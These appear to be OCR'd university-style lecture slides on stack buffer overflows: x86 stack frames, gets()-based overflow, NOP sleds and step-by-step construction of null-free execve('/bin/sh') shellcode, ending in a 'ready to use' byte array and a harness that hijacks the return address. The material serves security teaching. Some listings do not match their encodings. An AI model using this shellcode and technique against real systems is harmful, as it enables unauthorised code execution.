
# The Stack


0xC0000000
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
Saved $EBP
~~420~~
0xBFFDF000
Function epilogue
mov %ebp, %esp
pop %ebp
ret
<- EBP: base pointer address ESP
<- ESP

# The Stack


Stack
Heap
.data
.bss
.text
0xC0000000
<- EBP
. . .
20
10
. . .
. . .
20
10
Saved $EIP
~~Saved $EBP~~
<- ESP
0xBFFDF000
(base pointer address restored)
Function epilogue
mov %ebp, %esp
pop %ebp
ret

# The Stack




**Function epilogue**

```
mov %ebp, %esp
pop %ebp
ret
```

# The Code (the `ret` instruction)

CYBER CHALLENGE CyberChallenge.IT

Assembled code — Disassembled code

```
8048484:   55                       push   %ebp
8048485:   89 e5                    mov    %esp,%ebp
8048487:   83 ec 10                 sub    $0x4,%esp
804848a:   c7 45 fc 0e 00 00 00     movl   $0xe,-0x4(%ebp)
8048491:   8b 45 0c                 mov    0xc(%ebp),%eax
8048494:   8b 55 08                 mov    0x8(%ebp),%edx
8048497:   01 c2                    add    %eax,%edx
8048499:   8b 45 fc                 mov    -0x4(%ebp),%eax
804849c:   0f af c2                 imul   %edx,%eax
804849f:   89 45 fc                 mov    %eax,-0x4(%ebp)
80484a2:   8b 45 fc                 mov    -0x4(%ebp),%eax
80484a5:   c9                       leave
80484a6:   c3                       ret      //pop address from the stack
                                                  //jump to that address
 ...           . . .
 ...           . . .
80484ec:   ff 75 ec                 pushl  -0x14(%ebp)
80484ef:   ff 75 e8                 pushl  -0x18(%ebp)
80484f2:   e8 8d ff ff ff           call   8048484 <foo>
80484f7:   83 c4 10                 add    $0x10,%esp
80484fa:   89 45 f0                 mov    %eax,-0x10(%ebp)
```

EIP (Instruction Pointer)


WHAT IF WE
CHANGE
THE SAVED EIP
memegenerator.net


# Stack smashing



1994 idea (well explained by aleph1)

- "Smashing the stack for fun and profit" (must read!)

- **`foo()`** allocates a buffer, e.g., **`char buf[8]`**
- **`buf`** is filled **without size checking**
- Can easily happen in C:
  - **`strcpy, strcat`**
  - **`fgets, gets`**
  - **`sprintf`**
  - **`scanf`**


foo(arg1, arg2,
..., argN) {
var1;
var2;
...
varN;
}
MEMORY ALLOCATION
. . .
ArgN
. . .
Arg2
Arg1
Saved $EIP
Saved $EBP
Var1
Var2
. . .
VarN
EBP-0x4
EBP-0x8
EBP - "N*4" in hex
MEMORY WRITING
EBP + "N*4" in hex
EBP+0xC
EBP+0x8
EBP+0x4
EBP
{
...
gets(var2);
}


# Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
  int c = 14;
  char buf[8];

  gets(buf);          //security bug -> vulnerability

  c = (a + b) * c;

  return c;
}
```

```
$ ./executable-vuln
ABCDEFGHILMNOPQRSTUV
Segmentation fault
```

# What Happened?

```
(gdb) x/wx $ebp+4
0xbffff648: 0x56555453

(gdb) x/s $ebp+4 #decode as ascii
0xbffff648:  "STUV"
```




`jmp 0x56555453` jump to **invalid** address (for the current process) ~> crash

# Where do we jump to, instead?



**Problem:** We need to jump to a **valid memory location** that contains, or can be filled with, **valid executable machine code.**

**Solutions (i.e., exploitation techniques):**

- Environment variable
- Built-in, existing functions
- Memory that we can control
  - **The buffer itself** <~ we will go with this
  - Some other variable

# Stack Smashing 101



Let's assume that the **overflowed buffer** has enough room for our **arbitrary code**.

How do we guess the **buffer address**?

- Somewhere around ESP: `gdb`? (see next slide)
- unluckily, exact address may change at each execution and/or from machine to machine.
- the CPU is dumb: off-by-one wrong and it will fail to fetch and execute, possibly crashing.

# Reading the ESP Value in Practice



**Plan A.** Use a debugger: `(gdb) p/x $esp`

`0xbffff680`

**Plan B.** Read from a process:

```
unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
} //content of %eax is returned

void main() {
  printf("0x%x\n", get_sp());
}
```

```
$ gcc -o sp sp.c

$ ./sp
0xbffff6b8  <~ ESP
$ ./sp
0xbffff6b8
```

# Note: Be Careful with Debuggers




Notice that some debuggers, including `gdb`, add an offset to the allocated process memory.

So, the ESP obtained from `gdb` (Plan A) differs of a few words from the ESP obtained by reading directly within the process (Plan B).

Anyways, we still have a problem of precision (see next slide for a solution).

# NOP (`0x90`) Sled to the Rescue



# NOP Sled Explained



A “landing strip” such that:

- Wherever we fall, we find a valid instruction
- We eventually reach the end of the area and the executable code

Sequence of NOP at the beginning of the buffer

- NOP is a 1-byte instruction (`0x90` on x86), which does nothing at all

# What to Execute? `5h311c0d3`



Historically, goal of the attacker: to spawn a (privileged) **shell** (on a local/remote machine)

↓

(Shell)code: sequence of machine instructions (that are needed to open a shell)

In general, a shellcode may do just anything (e.g., open a TCP connection, launch a VPN server, a reverse shell).

http://shell-storm.org/shellcode/

Basically: execute **`execve("/bin/sh")`**

# `$ man execve`



Family of **system calls** (i.e., OS mechanism to switch context from the user mode to the kernel mode), needed to execute privileged instructions.

In Linux, a **system call** is invoked by executing a software interrupt through the **`int`** instruction passing the **`0x80`** value (or the equivalent instructions in nowadays processors).

# A Simple `x86` Shellcode Example

Unless we want to write the shellcode in assembly, we code it in C and then we "compose" it by picking the relevant instructions only.

```
//C version of our shellcode.
//We want to execute this:
int main() {
    char* hack[2];

    hack[0] = "/bin/sh";
    hack[1] = NULL;

execve(hack[0], &hack, &hack[1]);
}
```

**Mem. preparation:** push arguments onto the stack

```
...
movl    $0x80027b8,0xfffffff8(%ebp)
movl    $0x0,0xfffffffc(%ebp)
---------------------------------
(1) pushl   $0x0
(2) leal    0xfffffff8(%ebp),%eax
    pushl   %eax
(3) movl    0xfffffff8(%ebp),%eax
    pushl   %eax
call    0x80002bc <__execve>
...
```

`int execve(char *file, char *argv[], char *env[])`

move **`$0xb`** into EAX registry
move EBP+8 (i.e., ***`file`**) into EBX
move EBP+12 (i.e., ***`argv[0]`**) into ECX
move EBP+16 (i.e., ***`env[0]`**) into EDX
invoke the system call found in EAX


```
(gdb) disassemble __execve
...
movl    $0xb,%eax       //0xb is "execve"
movl    0x8(%ebp),%ebx
movl    0xc(%ebp),%ecx
movl    0x10(%ebp),%edx
int     $0x80
```

# Let's Prepare the Memory



We must prepare the stack such that the appropriate content is there:

- string `"/bin/sh"` somewhere in memory, terminated by `\0`
- address of that string somewhere in memory
  - `argv[0]`
- followed by NULL
  - `argv[1]`
  - `*env`



# Let's put it together in a generic way

```
movl    ADDRESS,array-offset(ADDRESS)       hack[0] = "/bin/sh"
movb    $0x0,nullbyteoffset(ADDRESS)        terminate the string
movl    $0x0,null-offset(ADDRESS)           hack[1] = NULL
------------------------------------- <~ execve starts here
movl    $0xb,%eax                           move *hack to EAX
movl    ADDRESS,%ebx                        move hack[0] EBX
leal    array-offset(ADDRESS),%ecx          move hack[1] ECX
leal    null-offset(ADDRESS),%edx           move &hack[1] EDX
int     $0x80                               interrupt
```

System call invocation

Everything can be parametrized w.r.t. the string ADDRESS.

# Problem



How to get the **exact** (not approximate) ADDRESS of **`/bin/sh`** if we don't know where we are writing it in memory?

**Trick.** The **`call`** instruction pushes the return address on the stack (e.g., saved EIP).

Executing a **`call`** just **before declaring the string** has the **side effect** of leaving the address of the string (next IP!) on the stack.

# Jump and Call Trick for Portable Code

```
jmp     offset-to-call  //jmp takes offsets! Easy!
popl    %esi                //pop ADDRESS from stack ~> ESI
movl    %esi,array-offset(%esi)  from now on ESI == ADDRESS
movb    $0x0,nullbyteoffset(%esi)
movl    $0x0,null-offset(%esi)
movl    $0xb,%eax               //execve starts here
movl    %esi,%ebx
leal    array-offset(%esi),%ecx
leal    null-offset(%esi),%edx
int     $0x80
movl    $0x1, %eax              // what's this?!
movl    $0x0, %ebx
int     $0x80
call    offset-to-popl
.string \"/bin/sh\"       <~ next IP == string ADDRESS!
```

**Note:** the ESI register is typically used to save pointers or addresses.

# The Resulting Shellcode



```
jmp     0x2a                      # 5 bytes
popl    %esi                      # 1 byte
movl    %esi,0x8(%esi)            # 3 bytes
movb    $0x0,0x7(%esi)            # 4 bytes
movl    $0x0,0xc(%esi)            # 7 bytes
movl    $0xb,%eax                 # 5 bytes
movl    %esi,%ebx                 # 2 bytes
leal    0x8(%esi),%ecx            # 3 bytes
leal    0xc(%esi),%edx            # 3 bytes
int     $0x80                     # 2 bytes
movl    $0x1, %eax                # 5 bytes
movl    $0x0, %ebx                # 5 bytes
int     $0x80                     # 2 bytes
call    -0x2f                     # 5 bytes
.string "/bin/sh"                 # 8 bytes
```

# Woooops: Zero Problems :-(

```
$ as --32 shellcode.asm
$ objdump -d a.out
   0:    e9 26 00 00 00          jmp     0x2b
   5:    5e                      pop     %esi
   6:    89 76 08                mov     %esi,0x8(%esi)
   9:    c6 46 07 00             movb    $0x0,0x7(%esi)
   d:    c7 46 0c 00 00 00 00    movl    $0x0,0xc(%esi)
  14:    b8 0b 00 00 00          mov     $0xb,%eax
  19:    89 f3                   mov     %esi,%ebx
  1b:    8d 4e 08                lea     0x8(%esi),%ecx
  1e:    8d 56 0c                lea     0xc(%esi),%edx
  21:    cd 80                   int     $0x80
  23:    b8 01 00 00 00          mov     $0x1,%eax
  28:    bb 00 00 00 00          mov     $0x0,%ebx
  2d:    cd 80                   int     $0x80
  2f:    e8 cd ff ff ff          call    0x1
  34:    2f                      das
  35:    62 69 6e                bound   %ebp,0x6e(%ecx)
  38:    2f                      das
  39:    73 68                   jae     0xa3
```

**Problem.** `0x00` is `'\0'`, which is the string term.

Any string-related operation will stop at the first `'\0'` found.

Cybersecurity National Lab

# Substitutions



`jmp` -> <u>`jmp short`</u> (`e9 26 00 00 00` -> <u>`eb 2a`</u>)
(need to adjust offsets correspondingly)

```
                                xorl  %eax,%eax
movb  $0x0,0x7(%esi)  ->  movb  %eax,0x7(%esi)
movl  $0x0,0xc(%esi)  ->  movl  %eax,0xc(%esi)

movl    $0xb, %eax    ->  movl    $0xb,%al

movl    $0x0, %ebx    ->  xorl    %ebx,%ebx
movl    $0x1, %eax    ->  movl    %ebx,%eax
                          inc     %eax
```

# The Resulting Shellcode (reprise)


```
jmp     .+0x21              # 2 bytes
popl    %esi                # 1 byte
movl    %esi,0x8(%esi)      # 3 bytes
xorl    %eax,%eax           # 2 bytes
movb    %eax,0x7(%esi)      # 3 bytes
movl    %eax,0xc(%esi)      # 3 bytes
movb    $0xb,%al            # 2 bytes
movl    %esi,%ebx           # 2 bytes
leal    0x8(%esi),%ecx      # 3 bytes
leal    0xc(%esi),%edx      # 3 bytes
int     $0x80               # 2 bytes
xorl    %ebx,%ebx           # 2 bytes
movl    %ebx,%eax           # 2 bytes
inc     %eax                # 1 byte
int     $0x80               # 2 bytes
call    -0x20               # 5 bytes
.string "/bin/sh"           # 8 bytes
```

# Look ma! No zeroes!

```
$ as --32 shellcode.asm              //assemble to binary code
$ objdump -d a.out                   //disassemble the code to have a look

   0: eb 1f                 jmp    0x21
   2: 5e                    pop    %esi
   3: 89 76 08              mov    %esi,0x8(%esi)
   6: 31 c0                 xor    %eax,%eax
   8: 88 46 07              mov    %al,0x7(%esi)
   b: 89 46 0c              mov    %eax,0xc(%esi)
   e: b0 0b                 mov    $0xb,%al
  10: 89 f3                 mov    %esi,%ebx
  12: 8d 4e 08              lea    0x8(%esi),%ecx
  15: 8d 56 0c              lea    0xc(%esi),%edx
  18: cd 80                 int    $0x80
  1a: 31 db                 xor    %ebx,%ebx
  1c: 89 d8                 mov    %ebx,%eax
  1e: 40                    inc    %eax
  1f: cd 80                 int    $0x80
  21: e8 dc ff ff ff        call   0x2
[/bin/sh removed for brevity]
```

# Shellcode, Ready to Use

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

//we can test it with:

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```




Vulnerable program's memory layout (function frame).

Memory layout of a possible exploit.

# Practical Problem



In practice, sometimes there isn't enough room in the overflowed buffer to hold shellcode + jump address + NOPs.

**Solutions**

– tiny shellcode + guess the address accurately

